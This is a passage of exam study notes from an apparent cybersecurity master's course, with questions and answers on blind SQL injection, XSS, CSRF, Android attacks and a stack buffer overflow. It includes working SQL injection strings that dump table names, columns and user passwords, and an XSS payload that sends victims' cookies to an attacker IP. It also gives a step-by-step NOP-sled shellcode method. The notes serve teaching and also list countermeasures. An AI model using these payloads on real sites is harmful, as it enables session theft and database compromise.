  - the server sends a session id to the client through a cookie
  - for each request, the client sends back the id to the server (e.g., Cookie: PHPSESSID=da1dd139f08c50b4b1825f3b5d
  - the server uses this id to retrieve information

- Q: What is a Blind SQLi? Make a concrete example.
  A: A Blind SQL injection has the same concept of a SQL injection but the attacker will not see the result of the query in the screen. Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:
  Cookie: TrackingId = u5YD37Tj4

  When a request containing a TrackingId cookie is processed, the application determines whether this is a known user using an SQL query like this:

  SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD37Tj4'

  This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If it returns data (because a recognized TrackingId was submitted), then a “Welcome back” message is displayed within the page. This behavior is enough to be able to exploit the blind SQL injection vulnerability and retrieve information by triggering different responses conditionally, depending on an injected condition. To see how this works, suppose that two requests are sent containing the following TrackingId cookie values in turn:

  - a' OR 1=1--
  - a' OR 1=2--

  The first of these values will cause the query to return results, because the injected OR 1=1 condition is true, and so the “Welcome back” message will be displayed. Whereas the second value will cause the query to not return any results, because the injected condition is false, and so the “Welcome back” message will not be displayed. This allows us to determine the answer to any single injected condition, and so extract data one bit at a time.

- Q: CSRF, token e XSS (why anti-CSRF tokens don’t work as countermeasure if there is a XSS vulnerability).
  A: ***Cross-Site scripting*** typically arises from input/output validation deficiencies in web applications. XSS is typically (so, not always) targeted not at the application itself, but rather at other users of the vulnerable applications. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits. Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. Nearly every single XSS vulnerability we’ve come across involved failure to strip angle brackets from input or failure to encode such brackets in output.
  Countermeasures: General approaches recommended
  - Filter out input parameters for special characters (<, >, (?), #, &, “).
  - HTML-encode output so even if special characters are in input, they appear harmless to subsequent users of the application.

- If your application set cookies, use Microsoft's HttpOnly cookies.
- Analyze your application for XSS vulnerabilities on a regular basis using the many tools and techniques.

Cross-Site Request Forgery (CSRF) vulnerabilities have been known about for nearly a decade, but it's only recently that they have been recognize as a serious issue. The MySpace worm (2005) rocketed them to the forefront of web application security, and subsequent abuses earned them position number 5 on the OWASP top 10. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so they don't have to re-authenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, he can take advantage of the persistent session to perform actions as the victim. Attacks can result in a variety of ill outcomes for victims: their account passwords can be changed, funds can be transferred, merchandise purchased, and more. Because the victim's browser is making the request, an attacker can target services to which he normally would not have access.
Countermeasures: The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is the attacker doesn't need to know anything about the victim to carry out the attack. Once the attacker has crafted the dangerous request, it works on any victim that has authenticated to the website. To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to re-authenticate and confirm that he wishes to perform the requested action.
Anti-CSRF tokens don't work with XSS because with an XSS payload the user can obtain the anti-CSRF token and then forge a new payload using the anti-CSRF token, circumventing the countermeasure.

- Q: What is a Cross Site Scripting (XSS) and what are its goals and causes? What types of XSS exist? Describe at least two types of XSS in detail.
  A: ***Cross-Site scripting*** typically arises from input/output validation deficiencies in web applications. XSS is typically (so, not always) targeted not at the application itself, but rather at other users of the vulnerable applications. Thus, XSS attack payloads typically affect the application end user, a commonly misunderstood aspect of these widely sensationalized exploits. Properly executed XSS attacks can be devastating to the entire user community of a given web application, as well as the reputation of the organization hosting the vulnerable application. Specifically, XSS can result in hijacked accounts and sessions, cookie theft, misdirection, and misrepresentation of organizational branding. Nearly every single XSS vulnerability we've come across involved failure to strip angle brackets from input or failure to encode such brackets in output.
  We can list 3 main types of XSS vulnerabilities:
  - Stored XSS
  - Reflected XSS
  - DOM-based XSS

  Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc.

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e. the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser.

- Q: Describe in detail Cross Site Request Forgery (CSRF). Provide one concrete attack example. What are CSRF tokens? How do they work?
  A: CSRF is a well known web attack that leverages the server-side trusted sessions of the users. Let's make a concrete example.
  As we know, HTTP protocol is stateless, this means that every request is standalone and it doesn't rely on the previous requests sent. To track the users an E-Commerce web application can use the cookies, a well known method to track sessions.
  When the user sends a request to the server, the server checks the cookie and if the cookie is known to the application, it means the user is logged in and he/she can perform this type of request. What if the attacker sends a malicious url to the user? For example the attacker can send to the user "http://e-commerce.shop/change-pwd?new-pwd=attacker-inside1". If the user clicks this link and the user is logged in on the website, the browser will attach to the request also his/her cookie. So, from the perspective of the server this is a legitimate request and so the password of the user will change. To prevent this type of attack, anti-CSRF tokens were born. This type of token is a random value, like "wuiycti8l23br3itvwavgefkq" that the server sends within the forms/links in the requested webpage. This token changes every time the user requests or refresh the page, and also at given time threshold, for example after 5 minutes of inactivity. When the user performs a request, two things now are checked, if one of the two doesn't match with the server ones, the request is not performed.

Ch. 11

- Q: Hacking Other Androids: Describe at least three methods to attack others Android devices. What are the possible countermeasures?
  A:
  - ***Remote Shell via WebKit***: Floating point vulnerability in the WebKit open source web browser engine. The root cause of this vulnerability is improper handling of floating point data types in WebKit, which drives the default browsers on many mobile platforms (iOS, Android and so on). The exploit is basically a crafted HTML file that, when accessed through a web server using the default Android web browser, returns a remote shell. Successful exploitation requires a web server to host the HTML file (like Apache2).
    Countermeasures: Get the latest version of Android and install antivirus software.
  - ***Root an Android remotely*** (RageAgainstTheCage, RATC): With the previous exploit we do not have root privileges and, therefore, we are limited in power. To have full access, it's necessary to execute a root exploit. Two popular root exploits for Android are exploid and RATC (RageAgainstTheCage) (Android version 1.x/2.x). Rage Against the Cage exploits the fact that the Android Debug Bridge daemon (adb) on Android devices starts as root by default, and calls setuid

to drop its privileges to those of a shell account. The ADB daemon is what runs on Android phones to enable Android software developers to communicate with the phones they're testing their software on.
Countermeasures: Get the latest version of Android and install antivirus software.

- ***URL-sourced Malware*** (Side-load Applications): Android also allows the installation of applications through an alternative mechanism: the web browser. If the user opens a URL that is pointing to an Android application (apk files), the system downloads the file and ask the user if they want to install the app. This apk file can contain a Trojan file.
  Countermeasure: Unselect "Unknown Sources" in Settings → Applications.
- ***Skype Data Exposure***: Another method to hack Android devices is to attack vulnerabilities present in applications that are already installed on the device. One example of this type of attack is the vulnerable Android version of the Skype application (communication tool). The vulnerability exposed private data to any application or to anyone because files that store the data did not have proper permissions and the information was not encrypted.
  Countermeasures: Keep applications updated.

- Q: Can Linux security tools be ported to Android? Which tools? Write console commands.
  A: One of the biggest attractions of Android is its Linux kernel. The fact that the operating system resides in a normal cross-compiled Linux kernel implies that you can treat your Android device as a real Linux machine by using commands shell via adb such as ls, chmod or cd. Another advantage of Linux is that there are already plenty of open source tools written in C or C++ available for the platform. If, however, you simply copied the executables from your PC to your peripheral, they would not work, because they were compiled for another architecture (presumably X86). So how were UNIX tools like BusyBox created? Using a cross compiler, which is capable of creating executable code for platforms other than (in this case ARM) from the one on which the compiler is running (in this case X86).
  The main advantage of a cross compiler is that it allows you to write C code on your computer so that the device does what you want by executing code directly at the Linux kernel level. Additionally, you can download and compile open source tools and port them to Android for use as part of an attack. Additionally, exploits for Android in C can be developed, such as RageAgainstTheCage, which are then cross-compiled to run on the ARM platform. Exploits targeting Linux kernel vulnerabilities can also be ported to Android and the ARM architecture by cross-compiling them. BusyBox is a collection of UNIX tools that allows you to execute useful commands such as tar, dd and wget among others.

  ```
  adb shell
  su
  mkdir busybox
  adb push busybox /data/busybox
  chmod 0755 /data/busybox/busybox
  cd /data/busybox
  ./busybox --install
  ```

  And now we can launch busybox commands as we do in a Linux environment.

We can use also more juicy and insteresting commands, maybe the most useful ones are tcpdump and nmap.

- Q: Data Stealing, Capability leaks, URL Malware.
  A:
  Capability Leak: The original software on eight very popular Android devices contained applications that exposed many of their permissions to other applications, leaving the door open to their exploitation. These applications are installed, by default, by the manufacturer or by the telephone company. The technical term for this type of attack is capability leak and means that an application can access a permit without having to request it in the Android manifest. There are two types of capability leaks:
  - Explicit. They can be done by accessing interfaces or public services that have permissions that an untrusted application does not have. These “interfaces” are generally application entry points, that is an activity, a service, a receiver or a content provider. Sometimes that same interface can be invoked by an unauthorized application in order to perform a malicious action.
  - Implicit. When an untrusted application acquires the same permissions as a privileged application, because it shares the same signature key. Implicit leaks can occur when an optional attribute is defined in the Android manifest: “shareUserId”. If this is declared, it allows to share the same user identifier among all applications signed with the same digital certificate and, therefore, the same permissions are obtained.

  Both types of leaks were systematically searched for in the preloaded apps of eight popular Android devices. Some allowed untrusted applications to access very dangerous and sensitive permissions such as SEND_SMS, RECORD_AUDIO, INSTALL_PACKAGES, CALL_PHONE, CAMERA and MASTER_CLEAR among others. After the analysis, the result was that, of the 13 privileges analyzed, 11 were vulnerable.
  Countermeasures to capability leaks:
  In perfect analogy with the discussion on the previous exploit, the countermeasures for this vulnerability are not within the reach of the user, because the applications define their permissions. You can protect yourself in some way by carefully searching for the applications to be installed and verifying the authors and reviews of other users, avoiding suspicious applications. Anti-malware software can help too.
  URL Malware: The traditional method of distributing an Android application is publishing it on the official Android Market or other alternative markets. Android also allows you to install applications with an alternative mechanism: from the web browser. If the user opens a URL that points to an Android application (.apk file), the system downloads the file and asks the user if he wants to install it (the permissions required by the application are displayed). This method was used in ZeuS and SpyEye, two well-known banking-type Trojans, on traditional computers. The malware injects a malicious frame into the computer's web browser and, once the initial credentials have been stolen, displays a page that encourages the user to click on a URL that points to an apk file containing a Trojan. The application indicates that it is for “security reasons” but, in practice, it intercepts all received SMS and forwards them to a remote server. This exploit aims to intercept SMS where banks send one-time PINs as a second authentication factor.

Once the user installs the application, the malware obtains the credentials to access via the Web and by intercepting the SMS is able to transfer large amounts of money to other current accounts. This feature also has legitimate users, for example installing applications that cannot be hosted on the Android Market.
Countermeasures on URL Malware:
Android has a mechanism to avoid installation from unknown sources. To enable it, you need to open the application settings menu and deselect the option for unknown sources. If an application file (.apk) is downloaded through the browser, the installation is blocked and a security alert is displayed.
However, some telephony carriers disable this feature by default and it cannot be re-enabled except with root rights.

- Q: Four Android (>=3.0) security measures and if there are known exploits.
  A:
  - Keep your peripheral physically safe. As many of the attacks have shown, it is practically impossible to protect a device from an attacker who has physical access to the Android device (this is true for every resource information technology, however).
  - Lock your device. Depending on the version of Android you are using, the system provides different blocking modes to avoid unauthorized physical access. The easiest way is the four-digit PIN, which is not very secure because it can be seen by a passer-by. The next level is the use of a password (no longer than 16 characters) which can contain numbers, letters and symbols. Another innovative way to lock the device is to draw a figure on the screen. Android allows you to make your drawing invisible as you trace it. Remember that the constant pressure of the PIN or the repeated drawing of the unlock figure, sometimes leaves traces on the surface of the device, which can be easily visualized with the right angle of light. Finally, the latest version of Android – 4.x (Ice Cream Sandwich) - introduced the Face Unlock mechanism, which allows you to unlock the device using facial recognition after configuring with a photo via the front camera of the device.
  - Avoid installing applications from unknown sources / developers. While it is well known that malicious applications have also been discovered in the official Android Market, certainly most of the mobile malware today comes from alternative application markets, mostly located in China and Russia. In addition, in addition to reviews and ratings from other users, the official Android Market has an additional security layer provided by Google Bouncer, which is a system that automatically checks the Android Market for malicious programs. According to Google, the system and the security companies working to protect it are already performing well, equivalent to a 40% reduction in malicious applications on the market. For this reason, we recommend disabling the Unknown Sources option from Settings | Applications; activate it to the limit only when you absolutely need it.
  - Installation of security software. Since their inception, security software for mobile devices has not limited itself to detecting malware, but also to protecting the data stored on the devices in case of loss or theft. Some features include online backup of private information (contacts, SMS messages, call details, photos and videos); total cancellation, remote blocking and GPS tracking through

a user interface; blocking incoming and outgoing calls and SMS messages (for example, to prevent a malicious application send SMS or call premium rate numbers without the user's consent; web protection for safe browsing on Android, and app protection to review the permissions of suspicious ones that require them in excess of their intended use. In addition to these extra protections, the installation of an antivirus it is always recommended to protect the device from malicious applications or exploits.

- Activate total internal encryption of the storage area. Starting with version 3.0 of Android (therefore even more so in Android 4.0, Ice Cream Sandwich), full file system encryption functionality is available - both in tablets and smartphones. The encryption mechanism prevents unauthorized access to the data stored in the device in case of loss or theft. To enable it in Android 4.0 go to Settings | Location & Security | Data encryption.
- Update to the latest available version of Android. At home with the fragmentation problem, many times an update is not available for your device.

Practical exercises (Ch. 5 & Ch. 10)

- Q: Buffer overflow attack. Given the following code, identify and explain how you would perform a buffer overflow attack. Show step-by-step how the program stack changes during the execution of the function func. Finally, describe at least one countermeasure against standard buffer overflow attacks in UNIX systems.
  For simplicity, you can assume that there is no other function calls in the body of func. You do not need to use real bytecode for the exploit and/or real addresses, but rather you can use placeholders such as <payload> and <address_of_…>; please describe for each placeholder used what are the requirements for the exploit to work.

```
void func(char *str) {
    char buffer[128];
    strcpy(buffer, str);
    …
}
int main(int argc, char *argv[]) {
    ...
    func(argv[1]);
    ...
}
```

  Note that char *argv[] is an array of character pointers, i.e. array of strings, passed to the program as input from the command line.
  A:
  Let’s assume this program is called “vuln.c” and so the executable would be “vuln”. Let’s also assume there are no active security measures.
  If we execute “./vuln some-input” there will be no problems during the execution of the program. Since the buffer allocates 128 bytes, what happens if the input provided by the user is longer than 128 bytes? There is no check on the user input here. The BOF vulnerability leverages this lack of input checking.

In the stack there will be the space allocated for the buffer, then some other addresses and at some point there will be a “return address”. This special address tells to the compiler where it has to come back when a certain task is completed.
When the user input is longer than 128 bytes we can override data in the stack.
Our first goal is to understand how much the input has to be longer to override this return address, we can use gdb (to see address values) and python (to create custom inputs) to help ourselves in this task.
For example if the input is built only by “A” characters and it is longer than 128 bytes, at some point we will see the return address something like this: 0x41414141. This means that the “A” characters are overriding the return address.
We have to spot the exact number of characters we need to override the data exactly before the return address.
Once we have done this, we should search for a known shellcode (one spawning a shell /bin/sh for example or just arbitrary code).
Then we have create the first part of our payload putting in the first part only NOP code, so “0x90”, this is a special code that the CPU interprets as “do nothing and go on”, then our shellcode.
Once spotted a good return address (some address in the NOP codes) we create the final payload: NOP codes + shellcode + return address.
When we use this as input in the program vuln, the buffer will take this values as input, also overriding the stack memory. When the CPU will try to go to the address specified by the return address, it will go to the NOP sled, doing nothing until it reaches the shellcode, that will be executed.
Countermeasures:
Surely the best countermeasure against buffer overflow attacks is following the secure coding best practices, avoiding to leave holes and vulnerable statements that attackers can exploit. Moreover, in the latest gcc versions the compilter itself warns the developer when it uses weak check methods.
Other countermeasures are Non-executable stack (but the BOF can still be exploited in the heap), Canary, Address Space Layout Randomization.

- Q: Consider a website that allows users to register in order to access some specific functions (e.g. personal profile). The user registration form is comprised of multiple input fields that the user needs to fill in, such as name, username, password, etc. How would you assess the vulnerability of the user registration page against SQL Injection?
  Assume that when a new user tries to register, the web application runs the following SQL query against a database to check if the username already exists with the following code, where $username is the user’s input:

  queryDB(“SELECT name, username, password, date FROM users WHERE username=$username”);

  If the username already exists, the web application prints the result of the query on the page, informing the user that the specified username is already in use.

  How would you exploit such web application to find out:

- Which tables exist in the database.
- Which columns are present in the table “users”.
- The name, username and password for all the users in the “users” table.

Provide the code to perform the exploit and return all the information listed above.
A:

- “ UNION SELECT table_name, NULL, NULL, NULL from information_schema.tables; --
- “ UNION SELECT column_name, NULL, NULL, NULL from information_schema.columns WHERE table_name = ‘users’; --
- a” OR 1=1; --

- Q: How would you user cross-site scripting (XSS) and exploit the website to obtain the session cookie of all users that view the comments page? Provide a description of your approach and the JavaScript code used for the exploit.
  NOTE: remember that, since the webpage script dynamically loads users comments in the onload() phase, the use of the <script> tag for the attack will not work.

```
<head>
    <script>
    // load comments database
    var database = load_database();

    function displayPosts() {
        // retrieve the <div> which contain all users posts
        var post_container = document.getElementById("post-container");
        post_container.innerHTML = "";
        // retrieve array of posts
        var posts = database.getPosts();
        for (var i=0; i< posts.length; i++) {
            var html = '<p>' + posts[i].author + '<br>';
            html += new Date(posts[i].date) + '<br>';
            html += posts[i].message + '</p>';
            post_container.innerHTML += html;
        }
    }

    window.onload = function() {
        // post-form is the ID of the form used to submit a comment
        document.getElementById('post-form').onsubmit = function () {
            // post-content is the ID of the text area where the comment is
            // written
            var message = document.getElementById('post-content').value;
            database.save(message);
            document.getElementById('post-content').value = "";
            return false;
        }
        displayPosts();
```

```
        }
        </script>
</head>
```

A: First of all we can start to understand if the textarea is injectable with XSS, to do this we can use bold text, if the comment will be displayed in a bold format we can start to exploit the website.
We need a server to do this, just a Python server (python3 -m http.server) will be ok. Let's say for example that our IP address is 33.33.33.33 and we know the simple python server runs on port 8000 by default.
We can inject this code:

```
<img src=fake onerror="this.src='http://33.33.33.33:8000/?c='+document.cookie"/>
```

With this code the browser of the victim, whenever the application tries to load the comments, will try to obtain the image from 'fake' website, but since it will not get it, it will execute the JavaScript code in the onerror part, and so we will get in our server logs a row containing a request from the user, with a parameter c containing the cookies of the user.

Credits:

- Edoardo Ottavianelli
- Michele Damato

If you want to submit a new question/question and answer or report an error just open an issue here https://github.com/edoardottt/Msc-CyberSecurity-Sapienza.